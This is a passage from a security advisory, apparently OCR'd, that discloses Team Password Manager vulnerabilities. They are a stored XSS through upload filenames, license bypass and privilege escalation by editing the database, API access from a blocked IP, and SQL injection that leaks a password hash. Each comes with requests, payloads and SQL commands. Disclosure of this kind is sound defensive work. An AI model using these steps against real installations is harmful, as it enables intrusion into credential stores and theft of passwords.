
URL: http://<server ip>/<tpm path>/index.php/files/do_upload/pwd/<pwd id>/js

http://<server ip>/<tpm path>/index.php/files/do_upload/prj/<project id>/js

Parameter: filename

How to Reproduce:


1. Go to a Project. Click Upload File.
2. Click Browse. Select a file to upload.
3. Start Burp Intercept & click upload.
4. Add XSS payload on the file-name field as below:



```
Firefox/58.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted] /index.php/prj/view/3
Content-Length: 481
Content-Type: multipart/form-data;
boundary=---------------------------285162711510935
Cookie: PHPSESSID=5nmanus1mjsk7564o539ggehk5
Connection: close

-----------------------------285162711510935
Content-Disposition: form-data; name="userfile"; filename="><img src=x
onerror=alert('upload-file-delete-XSS')>"
Content-Type: text/plain

dfdsfsdfsdf
-----------------------------285162711510935
Content-Disposition: form-data; name="notes"


-----------------------------285162711510935
Content-Disposition: form-data; name="csrft"
```

```
><img src=x onerror=alert('upload-file-delete-XSS')>
```

5. Now go to Log Tab, it will execute the payload.



Activity Log | TeamPasswordM

[redacted]/index.php/alog

Home

Filter

Date / Time	IP Addr.	User	Action	Related Project / Password	Additional Data	Origin
Mar 9, 2018 0:38	[redacted]	Admin Admin	View			Web
Mar 9, 2018 0:37	[redacted]	Admin Admin	View			Web
Mar 9, 2018 0:37	[redacted]	Admin Admin	View			Web
Mar 9, 2018 0:36	[redacted]	Admin Admin	View log			Web
Mar 9, 2018 0:35	[redacted]	Admin Admin	View project	Project: </title><img src=x onerror=alert('Project-XSS')>	tab=files	Web
Mar 9, 2018 0:35	[redacted]	Admin Admin	Delete file	Project: </title><img src=x onerror=alert('Project-XSS')>		Web
Mar 9, 2018 0:33	[redacted]	Admin Admin	View file notes	Project: </title><img src=x onerror=alert('Project-XSS')>		Web
		dmin	Edit file notes	Project: </title><img src=x		Web

upload-file-delete-XSS

6. Payload is executed for all the actions like "Upload File, Edit File Notes, View file notes, Delete File"


Vulnerability #13: License Bypass

A person who has access to database can bypass the number of users' license.

RISK FACTOR: High

How to Reproduce:

1. Create users and deactivate few of them.



All users 6


Filter by State:
Active 5
Inactive 1

Filter by Role:
Admin 1
IT 2
Normal user 1
Project manager 1
Read only 1

Filter by Group:
test' 3

Name	Username / E-mail address	Role / Nº Groups	State
Admin Admin you	admin / [redacted]	Admin / 1	Active
test1	test1 / abcd@scd.com	IT / 0	Inactive
newact	newact / dd@c.com	IT / 0	Active
test	test / abcd@123.com	Normal user / 0	Active
userenum	userenum / userenum@d.t	Project manager / 1	Active
Ghost User	ghost.user / ghost@localhost.localdomain	Read only / 1	Active


Total rows: 6



```
MariaDB [tpm_database]> select id,name,role,active from wmm_users;
+----+--------------+------+--------+
| id | name         | role | active |
+----+--------------+------+--------+
|  1 | Admin Admin  |    1 |      1 |
|  2 | userenum     |    2 |      1 |
|  3 | Ghost User   |    3 |      1 |
|  4 | test         |    0 |      1 |
|  5 | test1        |    4 |      0 |
|  6 | newact       |    4 |      1 |
+----+--------------+------+--------+
6 rows in set (0.00 sec)
```


2. Now application will allow to create more users as per license.

3. Now change the contents of ‘active’ column of ‘wmm_users’ table and make it as 1 for all deactivated users.



```
MariaDB [tpm_database]> update wmm_users set active=1 where name='test1';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [tpm_database]> select id,name,role,active from wmm_users;
+----+-------------+------+--------+
| id | name        | role | active |
+----+-------------+------+--------+
|  1 | Admin Admin |    1 |      1 |
|  2 | userenum    |    2 |      1 |
|  3 | Ghost User  |    3 |      1 |
|  4 | test        |    0 |      1 |
|  5 | test1       |    4 |      1 |
|  6 | newact      |    4 |      1 |
+----+-------------+------+--------+
6 rows in set (0.00 sec)

MariaDB [tpm_database]>
```

4. Now application has more active users than license.



Number of **active** users: **6**. Total number of active users allowed by your license(s): **5**.
You have more active users that the number allowed by your licenses(s). Until this situation is corrected you cannot use Team Password Manager.

You have 2 options:
1. Delete or deactivate the following number of users: **1**.
2. Increase the number of maximum active users with a new license. Click the following link to purchase additional licenses from the Team Password Manager website: http://teampasswordmanager.com/buy/

All users 6

Filter by State:
Active 6
Inactive 0

Filter by Role:
Admin 1
IT 2
Normal user 1
Project manager 1
Read only 1

Filter by Group:
test' 3

Name	Username / E-mail address	Role / Nº Groups	State
Admin Admin you	admin / [redacted]	Admin / 1	Active
test1	test1 / abcd@scd.com	IT / 0	Active
newact	newact / dd@c.com	IT / 0	Active
test	test / abcd@123.com	Normal user / 0	Active
userenum	userenum / userenum@d.t	Project manager / 1	Active
Ghost User	ghost.user / ghost@localhost.localdomain	Read only / 1	Active

Total rows: 6

Team Password Manager · teampasswordmanager.com · EULA and other licenses · **Help** · **Advanced Search Help**

Vulnerability #14: Privilege Escalation

A valid user, who also has access to Database can escalates its role by just changing the one value in Database ‘wmm_users’ table.


TPM is password management application and may contain credential information across various projects or departments. The team managing operating system and database systems should not get access to other project credentials in any way.

Using privilege escalation issue a user which has control over backend database may modify permission level and get access to TPM application as "admin" level user. This allows user to control TPM application fully and access all project credentials available in application.

RISK FACTOR: **Medium**


How to Reproduce:

1. Create one user with minimum privileges.




Username: newact
E-mail address: dd@c.com
Name: newact
Role: Read only
Language: Not set, using the default language: en - English

Groups:




```
MariaDB [tpm_database]> select * from wmm_roles;
+----+---------+-----------------+
| id | lang_id | role_name       |
+----+---------+-----------------+
|  0 | en      | Normal user     |
|  1 | en      | Admin           |
|  2 | en      | Project manager |
|  3 | en      | Read only       |
|  4 | en      | IT              |
+----+---------+-----------------+
5 rows in set (0.01 sec)

MariaDB [tpm_database]> select id,name,role from wmm_users;
+----+-------------+------+
| id | name        | role |
+----+-------------+------+
|  1 | Admin Admin |    1 |
|  2 | userenum    |    2 |
|  3 | Ghost User  |    3 |
|  4 | test        |    0 |
|  5 | test1       |    4 |
|  6 | newact      |    3 |
+----+-------------+------+
6 rows in set (0.00 sec)

MariaDB [tpm_database]>
```

2. Now login to database and change the value of role of ‘newact’ user from 3 to ‘1’.



```
MariaDB [tpm_database]> update wmm_users set role=1 where name='newact';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [tpm_database]> select id,name,role from wmm_users;
+----+-------------+------+
| id | name        | role |
+----+-------------+------+
|  1 | Admin Admin |    1 |
|  2 | userenum    |    2 |
|  3 | Ghost User  |    3 |
|  4 | test        |    0 |
|  5 | test1       |    4 |
|  6 | newact      |    1 |
+----+-------------+------+
6 rows in set (0.00 sec)

MariaDB [tpm_database]>
```

3. The ‘newact’ user now will have admin privileges.



Username: newact
E-mail address: dd@c.com
Name: newact
Role: Admin
Language: Not set, using the default language: en - English

Groups:


Vulnerability #15: API Access from Blocked IP

Web Application denies access to IP, which is blocked from ‘IP address blocking’ page. But Application resources can be accessed through API.

RISK FACTOR: Medium

How to Reproduce:

1. Block any IP from 'IP address blocking page.



You're using the FREE VERSION of Team Password Manager, which only allows you to have 2 users and 5 projects.
Click here for more users and projects

IP Adress Blocking Configuration

Your IP address: 192.168.0.6

The IP addresses listed here cannot access this installation of Team Password Manager.
Note that blocking validation is done only at the "Sign in" screen, so users already logged in when an address is added will not be blocked.

All IPs 1


Filter by Type:
Manual 1
Automatic 0

IP Address	Type	Creator	Date/Time
192.168.0.7	Manual	admin	Mar 10, 2018 13:00

Total rows: 1

Team Password Manager · teampasswordmanager.com · EULA and other licenses · Help · Advanced Search Help

2. Try to access, web application from blocked IP. It will show 403 page.




Error

Access Forbidden (Error 403)

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.7  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe65:545a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:65:54:5a  txqueuelen 1000  (Ethernet)
        RX packets 15229  bytes 8019648 (7.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12298  bytes 1756555 (1.6 MiB)
        TX errors 1  dropped 0 overruns 0  carrier 1  collisions 0
        device interrupt 19  base 0xd020

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 22367  bytes 9150189 (8.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22367  bytes 9150189 (8.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

3. Access Application Resources using API from the blocked IP. Application allows to access its resources from blocked IP.



```
root@kali:~# curl -u test:abcd1234 -H 'Content-Type: application/json; charset=utf-8' -i 'http://192.168.0.8/tpm/index.php/api/v4/generate_password.json'
HTTP/1.1 200 OK
Date: Sat, 10 Mar 2018 13:46:13 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.0.27
X-Powered-By: PHP/7.0.27
Content-Length: 92
Content-Type: application/json; charset=utf-8

{"password":"Fz9<4>7\/\/>c0<En1\/>Bu5<3>Ub2\/8<Zs6\/d0>t5<Ox6>9<\/Hm8>\/Ia1<q3\/Ti4<Dg2>Wh"}root@kali:~#
```

Error

Access Forbidden (Error 403)

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.7  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe65:545a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:65:54:5a  txqueuelen 1000  (Ethernet)
        RX packets 15229  bytes 8019648 (7.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12298  bytes 1756555 (1.6 MiB)
        TX errors 1  dropped 0 overruns 0  carrier 1  collisions 0
        device interrupt 19  base 0xd020

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 22367  bytes 9150189 (8.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22367  bytes 9150189 (8.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

Vulnerability #16: SQL Injection on Edit User page

SQL Injection found on Edit User page. By changing the $group parameter in Request, causes the application show error message in browser, which also **shows the hashed password of the user** whose id is present in $user_id parameter.

RISK FACTOR: Medium

URL: http://<server ip>/<tpm path>//tpm/index.php/users/add_to_group/<user id>


Parameter: group

How to Reproduce:

1. Go to User/Group tab and open any user data.
2. Click on ‘Add the User to the Group’ button.
3. Select the group in which you want to add that user.
4. Click on “Save”
5. In Burp modify the group parameter like below:

```
POST /tpm/index.php/users/add_to_group/23 HTTP/1.1
Host: xxx.xxx.xxx.xxx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://xxx.xxx.xxx.xxx/tpm/index.php/users/add_to_group/23
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: PHPSESSID=4r50jvt00c8sddunqd0ckaki45; TPM_LANG=fffffffff
Connection: close
Upgrade-Insecure-Requests: 1

csrft=7c3455dcec5d22cf6419fed05af9131aa8252430&user_id=24&group=18”
```

6. Following is the Response of above query:



```
There has been the following exception, please send it to Team Password Manager support (http://teampasswordmanager.com/support/):
--------------------------------------------------------------------------------------------------------------------------------
ErrorException Object
(
    [message:protected] => Undefined index: 18''
    [string:Exception:private] =>
    [code:protected] => 8
    [file:protected] => /var/www/html/tpm/wmm/controllers/users.php
    [line:protected] => 1716
    [trace:Exception:private] => Array
        (
            [0] => Array
                (
                    [file] => /var/www/html/tpm/wmm/controllers/users.php
                    [line] => 1716
                    [function] => my_error_handler
                    [args] => Array
                        (
                            [0] => 8
                            [1] => Undefined index: 18''
                            [2] => /var/www/html/tpm/wmm/controllers/users.php
                            [3] => 1716
                            [4] => Array
                                (
                                    [id] => 24
                                    [data] => Array
                                        (
                                            [user_data] => Array
                                                (
                                                    [id] => 24
                                                    [username] => a
                                                    [email] => a@acd.com
                                                    [password] => %V4$2a$11$yt9Of9EfXn6IxFm8T.Vn.etsq8tBJJKICwLCnUCo2ywx8KpEmZVnS
                                                    [name] => test

...
--------------------------------------------------------------------------------------------------------------------------------
```

Vulnerability #17: SQL Injection on Edit Group page

SQL Injection found on Edit Group page. By changing the $ user parameter in Request, causes the application show error message in browser.

RISK FACTOR: **Low**

